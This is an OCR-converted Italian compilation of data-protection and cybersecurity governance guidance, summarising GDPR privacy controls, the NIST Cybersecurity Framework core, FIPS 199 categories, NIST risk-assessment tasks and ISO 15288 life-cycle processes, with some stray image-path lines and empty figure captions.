19	Riduzione delle vulnerabilità dipendenti dalla circolazione dei documenti cartacei;

#	Controlli e Obiettivi
	OBIETTIVO [art. 25 e 32]: Ridurre la possibilità di sfruttare la circolazione dei documenti cartacei (all'interno di un'organizzazione, la consegna tramite veicolo, la consegna di posta, ecc.) che pregiudichino la sicurezza dei dati personali
20	Creare procedure per affrontare il Change of Tenancy (sicurezza fisica del sito) ed il Change of Supply (qualità della fornitura e degli aggiornamenti) *OBIETTIVO [art. 25 e 32]: 1) L'organizzazione e il TdT sono responsabili del mantenimento del livello di sicurezza dei dati personali, per cui devono essere adottate e mantenute tutte le misure di sicurezza HW, SW ed organizzative adeguate al controllo degli accessi fisici e logici anche in seguito a cambiamenti (controllo qualità); 2) Il TdT deve: monitorare i dispositivi, le procedure ed il software affinché siano garantite nel tempo le misure di sicurezza; poter disporre di sistemi di allarme e di tracciatura delle anomalie per risalire alle cause e adottare tutte le contromisure adeguate.*
21	Permettere agli interessati l'esercizio del diritto di opporsi; *OBIETTIVO [art. 21]: Assicurarsi che gli interessati abbiano la possibilità di opporsi all'utilizzo dei loro dati personali*
22	Monitoraggio dell'integrità dei dati personali; *OBIETTIVO [artt. 5 §1 lett. f); 25 e 32]: Ricevere le segnalazioni di modifica indesiderata o di scomparsa di dati personali*
23	Permettere agli interessati l'esercizio del diritto di correggere i propri dati personali; *OBIETTIVO [art. 15 e sez. 3]: Assicurare gli interessati possano correggere, aggiungere, aggiornare, bloccare o cancellare i propri dati personali*
24	Permettere agli interessati l'esercizio del diritto di accesso diretto; *OBIETTIVO [art. 15 e sez. 3]: Assicurarsi che gli interessati abbiano l'opportunità di conoscere i loro dati personali*
25	Ridurre la vulnerabilità dei dati personali commessa da persone; *OBIETTIVO [artt. 5 §1 lett. f); 25 e 32]: Ridurre la possibilità di sfruttare persone (dipendenti, persone che non fanno parte di un'organizzazione ma sono sotto la sua responsabilità, ecc.) che possano ledere i dati personali*
26	Non collezionare dati di controversie; *OBIETTIVO [art. 40]: Non raccogliere dati contro i desideri del cliente*
27	Nessuna raccolta di informazioni identificabili, solo pseudonimi o dati anonimi; *OBIETTIVO [artt. 25 e 32]: Impedire l'identificazione della persona attraverso i dati raccolti*
28	Limitazione delle finalità, ad es. Adottando misure appropriate per garantire che i dati personali siano trattati esclusivamente per le finalità definite in precedenza e non utilizzate per altri scopi correlati o non correlati; *OBIETTIVO [artt. 5 §1 lett. b); 25 e 32]: Assicurare che i dati personali siano trattati solo per le finalità definite e non utilizzate per altri scopi correlati o non correlati*
29	Misure attive per escludere l'uso di particolari dati nel prendere decisioni particolari; *OBIETTIVO [artt. 25 e 32]: Assicurare che le decisioni siano fatte basandosi solo su dati dovuti*
30	Misure attive per escludere la divulgazione di particolari dati; *OBIETTIVO [artt. 25 e 32]: Assicurare che solo i dati richiesti e consentiti siano divulgati*
31	I dati personali minimizzati devono essere conservati il tempo necessario al trattamento, tali dati devono essere distrutti non appena il trattamento è terminato; *OBIETTIVO [artt. 5 §1 lett. c); 25 e 32]: Garantire il rispetto del Regolamento e prevenire l'abuso di dati personali*
32	Esistenza delle procedure per la distruzione di informazioni personali; *OBIETTIVO [artt. 5 §1 lett. e); 25 e 32]: Garantire il rispetto del Regolamento e prevenire l'abuso di dati personali*
33	Comunicazione chiara e coerente degli scopi e degli obiettivi di raccolta dei dati all'interessato; *OBIETTIVO [art. 12]: Assicurare che l'interessato sia chiaramente informato della finalità e degli obiettivi della raccolta dei dati*
34	Definire una politica di riservatezza, di un codice di condotta o di una certificazione per rendere chiara e trasparente l'elaborazione dei dati personali; *OBIETTIVO [sez. 5]: Al fine di rendere l'elaborazione dei dati trasparente per coloro che sono coinvolti, stabilire i diritti, le responsabilità e i limiti del trattamento*
35	Verificare le procedure di trasferimento dati; *OBIETTIVO [artt. 25 e 32]: Evitare la divulgazione di dati indebiti*
36	Fornire all'interessato il controllo dei suoi dati, ad esempio da un portale sito sicuro; *OBIETTIVO [art. 15]: Assicurarsi che l'interessato abbia il controllo dei suoi dati in base ai suoi diritti e responsabilità*
37	Introduzione di controlli automatizzati sulla qualità dei dati; *OBIETTIVO [art. 25]: Garantire che la qualità dei dati sia monitorata e mantenuta regolarmente*

#	Controlli e Obiettivi
38	Progettazione, realizzazione e gestione di un sistema per il trattamento dei reclami; *OBIETTIVO [art. 12]: Assicurarsi che i clienti dispongano di un modo per comunicare le loro richieste e le loro denunce e garantire che siano tempestivamente affrontati e adeguatamente affrontati*
39	Audit; *OBIETTIVO: Questo è un controllo generico per assicurare che tutti i controlli implementati siano in atto*

NASA - RISK MANAGEMENT AND THE CYBERSECURITY FRAMEWORK [FONTE 26]

La gestione del rischio è il processo continuo di identificazione, valutazione e risposta ai rischi. Per gestire il rischio, le organizzazioni dovrebbero comprendere la probabilità che si verifichi un evento e l'impatto risultante. Con queste informazioni, le organizzazioni possono determinare il livello accettabile di rischio per la fornitura di servizi e possono esprimere ciò come la loro tolleranza al rischio.

Con una comprensione della tolleranza al rischio, le organizzazioni possono dare la priorità alle attività di cibersicurezza, consentendo alle organizzazioni di prendere decisioni informate in merito alle spese per la sicurezza informatica. L'implementazione di programmi di gestione del rischio offre alle organizzazioni la possibilità di quantificare e comunicare aggiustamenti ai propri programmi di sicurezza informatica. Le organizzazioni possono scegliere di gestire il rischio in diversi modi, tra cui la mitigazione del rischio, il trasferimento del rischio, l'eliminazione del rischio o l'accettazione del rischio, a seconda dell'impatto potenziale sulla fornitura di servizi critici.

Il Framework utilizza processi di gestione del rischio per consentire alle organizzazioni di informare e dare priorità alle decisioni in materia di sicurezza informatica. Supporta valutazioni ricorrenti del rischio e convalida dei driver aziendali per aiutare le organizzazioni a selezionare gli stati target per le attività di cybersecurity che riflettono i risultati desiderati. Pertanto, il Framework offre alle organizzazioni la possibilità di selezionare e dirigere dinamicamente il miglioramento nella gestione del rischio di cybersecurity per gli ambienti IT e ICS.

FRAMEWORK PRINCIPALE

Il *Framework Core* fornisce una serie di attività per raggiungere specifici risultati di cibersicurezza e fornisce esempi di linee guida per raggiungere tali risultati. Il *Core* non è una lista di controllo delle azioni da eseguire.

Presenta i risultati chiave della cibersicurezza identificati dall'industria come utili nella gestione del rischio di cibersicurezza. E comprende quattro elementi: Funzioni, Categorie, Sottocategorie e Riferimenti Informativi, illustrati nella Figura 1.

Il Framework è adattivo per fornire un'implementazione flessibile e basata sul rischio che può essere utilizzata con un'ampia gamma di processi di gestione del rischio di cybersecurity.

Esempi di processi di gestione del rischio di cybersecurity includono: ISO 31000:20093, ISO/IEC 27005:20114, NIST SP 800-395 e il Cybersecurity Risk Management Linea guida di processo (RMP).

Figure 1: Framework Core Structure

Gli elementi Framework Core funzionano come segue:

- Functions: le Funzioni organizzano attività di cybersecurity di base al loro massimo livello. Queste Funzioni sono Identificate, Protette, Rilevate, Rispondono e Ripristinano. Aiutano

un'organizzazione a esprimere la propria gestione del rischio di cybersecurity organizzando informazioni, consentendo decisioni di gestione dei rischi, affrontando le minacce e migliorando imparando dalle attività precedenti.

Le funzioni si allineano anche con le metodologie esistenti per la gestione degli incidenti e aiutano a mostrare l'impatto degli investimenti nella sicurezza informatica. Ad esempio, gli investimenti in pianificazione ed esercizi supportano azioni tempestive di risposta e recupero, con conseguente impatto ridotto sulla fornitura di servizi.

- Categories: le Categorie sono le suddivisioni di una Funzione in gruppi di risultati di cyber sicurezza strettamente legati a esigenze programmatiche e attività particolari.

  Esempi di Categorie incluse: "Gestione Risorse", "Controllo Accessi" e "Processi di Rilevamento".
- Subcategories: le Sottocategorie dividono ulteriormente una Categoria in risultati specifici delle attività tecniche e/o gestionali. Forniscono una serie di risultati che, sebbene non esaustivi, aiutano a supportare il raggiungimento dei risultati in ciascuna categoria.

  Esempi di sottocategorie incluse "I sistemi di informazione esterni sono catalogati", "I dati a riposo sono protetti" e "Le notifiche dai sistemi di rilevamento sono investigate".
- Informative References: i Riferimenti Informativi sono sezioni specifiche di standard, linee guida e pratiche comuni ai settori delle infrastrutture critiche che illustrano un metodo per raggiungere i risultati associati a ciascuna sottocategoria.

  I riferimenti informativi presentati nel Framework sono illustrativi e non esaustivi. Si basano su orientamenti intersettoriali più frequentemente citati durante il processo di sviluppo del Framework.

Le cinque Funzioni Fondamentali del Framework sono definite di seguito.

Queste funzioni non sono intese per formare un percorso seriale o portare a uno stato finale desiderato statico.
Piuttosto, le Funzioni possono essere eseguite simultaneamente e continuamente per formare una cultura operativa che affronti il rischio dinamico di sicurezza informatica.

- Identify: sviluppa la comprensione organizzativa per gestire il rischio di cyber sicurezza verso sistemi, risorse, dati e potenzialità.

  Le attività nella Funzione di Identificazione sono fondamentali per un uso efficace del framework. La comprensione del contesto aziendale, delle risorse che supportano le funzioni critiche e dei relativi rischi di cyber sicurezza, consente all'organizzazione di concentrarsi e prioritizzare i propri sforzi, coerentemente con la propria strategia di gestione del rischio e le esigenze aziendali.

  Esempi di risultati: le Categorie all'interno di questa funzione sono: Gestione delle Risorse; Ambiente di Business; Governance; Valutazione del Rischio; Strategia di Gestione del Rischio.
- Protect: sviluppa e implementa le opportune misure di salvaguardia per assicurare la fornitura di servizi di infrastruttura critici.

  La Funzione di Protezione supporta la capacità di limitare o contenere l'impatto di un potenziale evento di sicurezza informatica.

  Esempi di risultati: le Categorie all'interno di questa Funzione sono: Controllo Accessi; Consapevolezza e Formazione; Scurezza dei Dati; Processi e Procedure per la Protezione delle Informazioni; Manutenzione; Tecnologia Protettiva.
- Detect: sviluppa e implementa le attività appropriate per identificare il verificarsi di un evento di sicurezza informatica.

  La Funzione di Rilevamento consente la scoperta tempestiva di eventi di sicurezza informatica. Esempi di risultati: le Categorie incluse in questa Funzione sono: Anomalie ed Eventi; Monitoraggio Continuo della Sicurezza; Processi di Rilevamento.
- Respond: sviluppare e implementare le attività appropriate per intraprendere azioni in merito a un evento di sicurezza informatica rilevato.

  La Funzione Risposta supporta la capacità di contenere l'impatto di un potenziale evento di sicurezza informatica.

  Esempi di risultati: le Categorie incluse in questa funzione sono: Pianificazione della Risposta; Comunicazioni; Analisi; Mitigazione; Miglioramenti.

- Recover: sviluppa e implementa le attività appropriate per mantenere i piani di resilienza e ripristinare eventuali capacità o servizi che sono stati compromessi a causa di un evento di sicurezza informatica.
  La Funzione Recover supporta il ripristino tempestivo delle normali operazioni per ridurre l'impatto di un evento di sicurezza informatica. Esempi di risultati: le Categorie incluse in questa funzione sono: Pianificazione del Recupero; Miglioramenti; Comunicazioni.

Table 1: Function and Category Unique Identifiers

Function Unique Identifier	Function	Category Unique Identifier	Category
ID	Identify	ID.AM	Asset Management
		ID.BE	Business Environment
		ID.GV	Governance
		ID.RA	Risk Assessment
		ID.RM	Risk Management Strategy
PR	Protect	PR.AC	Access Control
		PR.AT	Awareness and Training
		PR.DS	Data Security
		PR.IP	Information Protection Processes and Procedures
		PR.MA	Maintenance
		PR.PT	Protective Technology
DE	Detect	DE.AE	Anomalies and Events
		DE.CM	Security Continuous Monitoring
		DE.DP	Detection Processes
RS	Respond	RS.RP	Response Planning
		RS.CO	Communications
		RS.AN	Analysis
		RS.MI	Mitigation
		RS.IM	Improvements
RC	Recover	RC.RP	Recovery Planning
		RC.IM	Improvements
		RC.CO	Communications

GUIDE FOR DEVELOPING SECURITY PLANS FOR FIS *[FONTE 21]*

PLAN DEVELOPMENT

Guida nella scrittura di un piano di sicurezza del sistema, compresi i passaggi logici che devono essere seguiti nell'approccio allo sviluppo del piano, nella struttura e nei contenuti raccomandati e su come ottimizzare l'uso delle attuali pubblicazioni NIST per supportare in modo efficace l'attività di pianificazione della sicurezza del sistema.
Ci dovrebbe essere una politica di aziendale su come i piani di sicurezza del sistema informativo devono essere controllati e consultati prima dell'inizio dell'attività.

I passi sono descritti di seguito.

1. System Name and Identifier
2. System Categorization
3. Each system identified in the agency's system inventory must be categorized using FIPS 199. NIST Special Publication 800-60, *Guide for Mapping Types of Information and Information Systems to Security Categories*, provides implementation guidance in completing this activity. See Table 1 for a summary of FIPS 199 categories.
4. System Owner
5. Authorizing Official
6. Other Designated Contacts
7. Assignment of Security Responsibility
8. System Operational Status
9. Information System Type
10. General Description/Purpose
11. System Environment
12. System Interconnection/Information Sharing
13. Laws, Regulations, and Policies Affecting the System
14. Security Control Selection
15. Minimum Security Controls
16. Completion and Approval Dates
17. Ongoing System Security Plan Maintenance

Table 1: FIPS 199 Categorization

	POTENTIAL IMPACT		
Security Objective	**LOW**	**MODERATE**	**HIGH**
Confidentiality Preserving authorized restrictions on information access and disclosure, including means for protecting personal privacy and proprietary information. [44 U.S.C., SEC. 3542]	The unauthorized disclosure of information could be expected to have a **limited** adverse effect on organizational operations, organizational assets, or individuals.	The unauthorized disclosure of information could be expected to have a **serious** adverse effect on organizational operations, organizational assets, or individuals.	The unauthorized disclosure of information could be expected to have a **severe or catastrophic** adverse effect on organizational operations, organizational assets, or individuals.
Integrity Guarding against improper information modification or destruction, and includes ensuring information non-repudiation and authenticity. [44 U.S.C., SEC. 3542]	The unauthorized modification or destruction of information could be expected to have a **limited** adverse effect on organizational operations, organizational assets, or individuals.	The unauthorized modification or destruction of information could be expected to have a **serious** adverse effect on organizational operations, organizational assets, or individuals.	The unauthorized modification or destruction of information could be expected to have a **severe or catastrophic** adverse effect on organizational operations, organizational assets, or individuals.
Availability Ensuring timely and reliable access to and use of information. [44 U.S.C., SEC. 3542]	The disruption of access to or use of information or an information system could be expected to have a **limited** adverse effect on organizational operations, organizational assets, or individuals.	The disruption of access to or use of information or an information system could be expected to have a **serious** adverse effect on organizational operations, organizational assets, or individuals.	The disruption of access to or use of information or an information system could be expected to have a **severe or catastrophic** adverse effect on organizational operations, organizational assets, or individuals.

La Table 2 riepiloga le classi e le famiglie nel catalogo di controllo di sicurezza e gli identificatori di famiglia associati.

Table 2: Security Control Class, Family, and Identifier

CLASS	FAMILY	IDENTIFIER
Management	Risk Assessment	RA
Management	Planning	PL
Management	System and Services Acquisition	SA
Management	Certification, Accreditation, and Security Assessments	CA
Operational	Personnel Security	PS
Operational	Physical and Environmental Protection	PE
Operational	Contingency Planning	CP
Operational	Configuration Management	CM
Operational	Maintenance	MA
Operational	System and Information Integrity	SI
Operational	Media Protection	MP
Operational	Incident Response	IR
Operational	Awareness and Training	AT
Technical	Identification and Authentication	IA
Technical	Access Control	AC
Technical	Audit and Accountability	AU
Technical	System and Communications Protection	SC

GUIDE FOR CONDUCTING RISK ASSESSMENT *[FONTE 19]*

CHAPTER TWO: THE FUNDAMENTALS BASIC CONCEPTS ASSOCIATED WITH RISK ASSESSMENTS

Questo capitolo descrive i concetti fondamentali associati alla valutazione del rischio di sicurezza delle informazioni all'interno di un'organizzazione che include:

(i) a high-level overview of the risk management process and the role risk assessments play in that process;
(ii) the basic concepts used in conducting risk assessments; and
(iii) how risk assessments can be applied across the organization's risk management tiers.

Di seguito sono indicati processi principali. Per un ulteriore approfondimento si rimanda al "NIST SO 800-30r1".

A) RISK MANAGEMENT PROCESS
B) RISK ASSESSMENT
C) KEY RISK CONCEPT
  C).1 RISK MODELS

D) APPLICATION OF RISK ASSESSMENT

RISK MANAGEMENT PROCESS

Il Risk Assessment è una componente chiave di un'organizzazione olistica; i processi di gestione dei rischi a livello di organizzazione sono definiti in "NIST Special Publication 800-39, *Managing Information Security Risk: Organization, Mission, and Information System View"*.

I processi di Risk Management includono:

(i) framing risk;


(ii) assessing risk;

(iii) responding to risk; and

(iv) monitoring risk.


La Table 2 illustra i quattro processi del risk management, includendo il passo di risk assessment ed il flusso dell'Information and Communications necessario a realizzare in pratica il processo di lavoro.

Table 2: Security Control Class, Family, and Identifier



La Figure 3 illustra un esempio un modello di rischio includendo la chiave dei fattori di rischio discussi in precedenza e la relazione tra I fattori. Ogni fattore di rischio è usato nel processo di Risk Assessment.

Figure 3: Generic Risk Model with Key Risk Factors



CHAPTER THREE: THE PROCESS CONDUCTING RISK ASSESSMENT WITHIN ORGANIZATIONS

Questo capitolo descrive il processo di Risk Assessment di sicurezza delle informazioni includendo:

(i) a high-level overview of the risk assessment process;

(ii) the activities necessary to prepare for risk assessments;

(iii) the activities necessary to conduct effective risk assessments;

(iv) the activities necessary to communicate the assessment results and share risk-related information; and

(v) the activities necessary to maintain the results of risk assessments on an ongoing basis.

The risk assessment process43 is composed of four steps:

(i) *prepare* for the assessment;

(ii) *conduct* the assessment;

(iii) *communicate* assessment results; and

(iv) *maintain* the assessment.

Ogni passaggio è diviso in un insieme di attività. Per ogni attività, la guida supplementare fornisce informazioni aggiuntive per le organizzazioni che eseguono le valutazioni del rischio.
Le tabelle di rischio e le scale di valutazione esemplificative sono elencate in compiti appropriati e hanno riferimenti incrociati a ulteriori informazioni più dettagliate nelle appendici di supporto.
La Figura 5 illustra i passaggi di base del processo di valutazione del rischio e mette in evidenza i compiti specifici per condurre la valutazione.

Figure 5: Risk Assessment Process




Table L-1: Summary of Risk Assessment Tasks

TASK	TASK DESCRIPTION
Step 1: Prepare for Risk Assessment	
TASK 1-1 IDENTIFY PURPOSE **Section 3.1**	Identify the purpose of the risk assessment in terms of the information that the assessment is intended to produce and the decisions the assessment is intended to support.
TASK 1-2 IDENTIFY SCOPE **Section 3.1**	Identify the scope of the risk assessment in terms of organizational applicability, time frame supported, and architectural/technology considerations.
TASK 1-3 IDENTIFY ASSUMPTIONS AND CONSTRAINTS **Section 3.1**	Identify the specific assumptions and constraints under which the risk assessment is conducted.
TASK 1-4 IDENTIFY INFORMATION SOURCES **Section 3.1**	Identify the sources of descriptive, threat, vulnerability, and impact information to be used in the risk assessment.
TASK 1-5 IDENTIFY RISK MODEL AND ANALYTIC APPROACH **Section 3.1**	Identify the risk model and analytic approach to be used in the risk assessment.
Step 2: Conduct Risk Assessment	
TASK 2-1 IDENTIFY THREAT SOURCES **Section 3.2, Appendix D**	Identify and characterize threat sources of concern, including capability, intent, and targeting characteristics for adversarial threats and range of effects for non-adversarial threats.
TASK 2-2 IDENTIFY THREAT EVENTS **Section 3.2, Appendix E**	Identify potential threat events, relevance of the events, and the threat sources that could initiate the events.
TASK 2-3 IDENTIFY VULNERABILITIES AND PREDISPOSING CONDITIONS **Section 3.2, Appendix F**	Identify vulnerabilities and predisposing conditions that affect the likelihood that threat events of concern result in adverse impacts.

TASK 2-4 DETERMINE LIKELIHOOD **Section 3.2, Appendix G**	Determine the likelihood that threat events of concern result in adverse impacts, considering: (i) the characteristics of the threat sources that could initiate the events; (ii) the vulnerabilities/predisposing conditions identified; and (iii) the organizational susceptibility reflecting the safeguards/countermeasures planned or implemented to impede such events.
TASK 2-5 DETERMINE IMPACT **Section 3.2, Appendix H**	Determine the adverse impacts from threat events of concern, considering: (i) the characteristics of the threat sources that could initiate the events; (ii) the vulnerabilities/predisposing conditions identified; and (iii) the organizational susceptibility reflecting the safeguards/countermeasures planned or implemented to impede such events.
TASK 2-6 DETERMINE RISK **Section 3.2, Appendix I**	Determine the risk to the organization from threat events of concern considering: (i) the impact that would result from the events; and (ii) the likelihood of the events occurring.
Step 3: Communicate and Share Risk Assessment Results	
TASK 3-1 COMMUNICATE RISK ASSESSMENT RESULTS **Section 3.3, Appendix K**	Communicate risk assessment results to organizational decision makers to support risk responses.
TASK 3-2 SHARE RISK-RELATED INFORMATION **Section 3.3**	Share risk-related information produced during the risk assessment with appropriate organizational personnel.
Step 4: Maintain Risk Assessment	
TASK 4-1 MONITOR RISK FACTORS **Section 3.4**	Conduct ongoing monitoring of the risk factors that contribute to changes in risk to organizational operations and assets, individuals, other organizations, or the Nation.
TASK 4-2 UPDATE RISK ASSESSMENT **Section 3.4**	Update existing risk assessment using the results from ongoing monitoring of risk factors.


SYSTEM SECURITY IN SYSTEM LIFE CYCLE PROCESSES *[FONTE 24]*

Questo capitolo descrive le considerazioni sulla sicurezza e i contributi ai processi del ciclo di vita del sistema per produrre i risultati di sicurezza necessari ad ottenere sistemi affidabili. Le considerazioni e i contributi sulla sicurezza vengono forniti come attività e attività di ingegneria della sicurezza dei sistemi e sono allineati e sviluppati come estensioni della sicurezza ai processi del ciclo di vita del sistema in ISO/IEC/IEEE 15288, Ingegneria dei sistemi e del software - Processi del ciclo di vita del sistema. I processi del ciclo di vita del sistema sono organizzati e raggruppati in quattro famiglie.

Questi includono: Processi di Accordo; Processi di Abilitazione del Progetto Organizzativo; Processi di Gestione Tecnica; Processi Tecnici.

La Figura 4 elenca i processi del ciclo di vita del sistema e illustra la loro applicazione in tutte le fasi del ciclo di vita del sistema.

Figure 4: System Life Cycle Processes and Life Cycle Stages



La seguente convenzione di denominazione viene stabilita per i processi del ciclo di vita del sistema. Ogni processo è identificato da una designazione a due caratteri (ad esempio, BA è la designazione ufficiale per il processo di Business o Mission Analysis). La Tabella 2 fornisce un elenco dei processi del ciclo di vita del sistema e dei relativi designatori a due caratteri.

Table 2: Process Names and Designators

ID	PROCESS	ID	PROCESS
AQ	Acquisition	MS	Measurement
AR	Architecture Definition	OP	Operation
BA	Business or Mission Analysis	PA	Project Assessment and Control
CM	Configuration Management	PL	Project Planning
DE	Design Definition	PM	Portfolio Management
DM	Decision Management	QA	Quality Assurance
DS	Disposal	QM	Quality Management
HR	Human Resource Management	RM	Risk Management
IF	Infrastructure Management	SA	System Analysis
IM	Information Management	SN	Stakeholder Needs and Requirements Definition
IN	Integration	SP	Supply
IP	Implementation	SR	System Requirements Definition
KM	Knowledge Management	TR	Transition
LM	Life Cycle Model Management	VA	Validation
MA	Maintenance	VE	Verification

AGREEMENT PROCESSES

Questa sezione contiene i due processi di accordo ISO/IEC/IEEE 15288 con estensioni per l'ingegneria della sicurezza dei sistemi. I processi sono:

1. Acquisition (*AQ*); and
2. Supply Process (*SP*).

ORGANIZATIONAL PROJECT-ENABLING PROCESSES

Questa sezione contiene i sei processi ISO/IEC/IEEE 15288 di abilitazione del progetto organizzativo con estensioni per l'ingegneria della sicurezza dei sistemi. I processi sono:

1. Life Cycle Model Management (*LM*);
2. Infrastructure Management (*IF*);
3. Portfolio Management (*PM*);
4. Human Resource Management (*HR*);
5. Quality Management (*QM*); and
6. Knowledge Management (*KM*).

TECHNICAL MANAGEMENT PROCESSES

Questa sezione contiene gli otto processi ISO/IEC/IEEE 15288 di gestione tecnica con estensioni per l'ingegneria della sicurezza dei sistemi. I processi sono:

1. Project Planning (*PL*);
2. Project Assessment and Control (*PA*);
3. Decision Management (*DM*);
4. Risk Management (*RM*);
5. Configuration Management (*CM*);
6. Information Management (*IM*);
7. Measurement (*MS*); and
8. Quality Assurance (*QA*).

TECHNICAL PROCESSES

Questa sezione contiene i quattordici processi ISO/IEC/IEEE 15288 tecnici con estensioni per l'ingegneria della sicurezza dei sistemi. I processi sono:

1. Business or Mission Analysis Process (*BA*);
2. Stakeholder Needs and Requirements Definition Process (*SN*);
3. System Requirements Definition Process (*SR*);
4. Architecture Definition Process (*AR*);
5. Design Definition Process (*DE*);
6. System Analysis Process (*SA*);
7. Implementation Process (*IP*);
8. Integration Process (*IN*);
9. Verification Process (*VE*);
10. Transition Process (*TR*);
11. Validation Process (*VA*);
12. Operation Process (*OP*);
13. Maintenance Process (*MA*); and

14. Disposal Process (*DS*).

APPENDIX F: *DESIGN PRINCIPLES FOR SECURITY – PROVIDING THE FOUNDATION FOR SYSTEMS SECURITY ENGINEERING*

I Principi ed i concetti di progettazione della sicurezza servono come fondamento per l'ingegneria di sistemi sicuri e affidabili, inclusi i loro sottosistemi e i componenti costitutivi.

Questi principi e concetti rappresentano la ricerca, lo sviluppo e l'esperienza applicativa a partire dall'introduzione precoce dei meccanismi di sicurezza per i sistemi operativi fidati, alla vasta gamma odierna di componenti, ambienti e sistemi di calcolo completamente connessi in rete, distribuiti, mobili e virtuali.

I principi e i concetti sono pensati per essere universalmente applicabili a questa vasta gamma di sistemi, così come a nuovi sistemi man mano che emergono e maturano. I principi di progettazione della sicurezza sono organizzati in una tassonomia che include: Security Architecture and Design (ovvero organizzazione, struttura, interconnessioni e interfacce); Security Capability and Intrinsic Behaviors (cioè, quali sono le protezioni e come vengono fornite); e Life Cycle Security (cioè, definizione del processo di sicurezza, condotta e gestione).

L'applicazione di questi principi ha lo scopo di consentire una dimostrazione di affidabilità del sistema attraverso la garanzia basata sul ragionamento su prove rilevanti e credibili. Applicando i principi a diversi livelli di astrazione (ad es. Progettazione e composizione dei componenti), è possibile sviluppare un'architettura di sicurezza basata su elementi costitutivi affidabili e un approccio costruttivo. Vengono inoltre fornite definizioni, concetti sottostanti e altri fattori rilevanti per ciascun principio e la sua applicazione.

I principi e i concetti di progettazione della sicurezza presentati in questa appendice hanno lo scopo di fornire una base per il ragionamento su un componente o un sistema. Come strumenti di ragionamento, l'idoneità intrinseca dei principi e dei concetti in una particolare situazione dipenderà dal giudizio del praticante. A volte, i principi possono essere in conflitto e il loro metodo di applicazione può richiedere la personalizzazione. Nell'ambito del processo generale di sviluppo del sistema, l'applicabilità di un particolare principio potrebbe cambiare a causa dell'evoluzione dei requisiti delle parti interessate, delle esigenze di protezione o dei vincoli; decisioni di architettura e progettazione e compromessi; o dai cambiamenti nella tolleranza al rischio. I principi ed i concetti di progettazione della sicurezza dovrebbero essere parte integrante della soluzione di sistema totale. La loro applicazione dovrebbe essere pianificata, mirata e rivisitata durante lo sforzo ingegneristico. La mancata applicazione corretta di questi principi e concetti di progettazione può comportare rischi legati allo sviluppo, all'operatività o al mantenimento.

Table F-1: Taxonomy of Security Design Principles

SECURITY DESIGN PRINCIPLES	
Security Architecture and Design	
Clear Abstraction	Hierarchical Trust
Least Common Mechanism	Inverse Modification Threshold
Modularity and Layering	Hierarchical Protection
Partially Ordered Dependencies	Minimized Security Elements
Efficiently Mediated Access	Least Privilege
Minimized Sharing	Predicate Permission
Reduced Complexity	Self-Reliant Trustworthiness
Secure Evolvability	Secure Distributed Composition
Trusted Components	Trusted Communication Channels
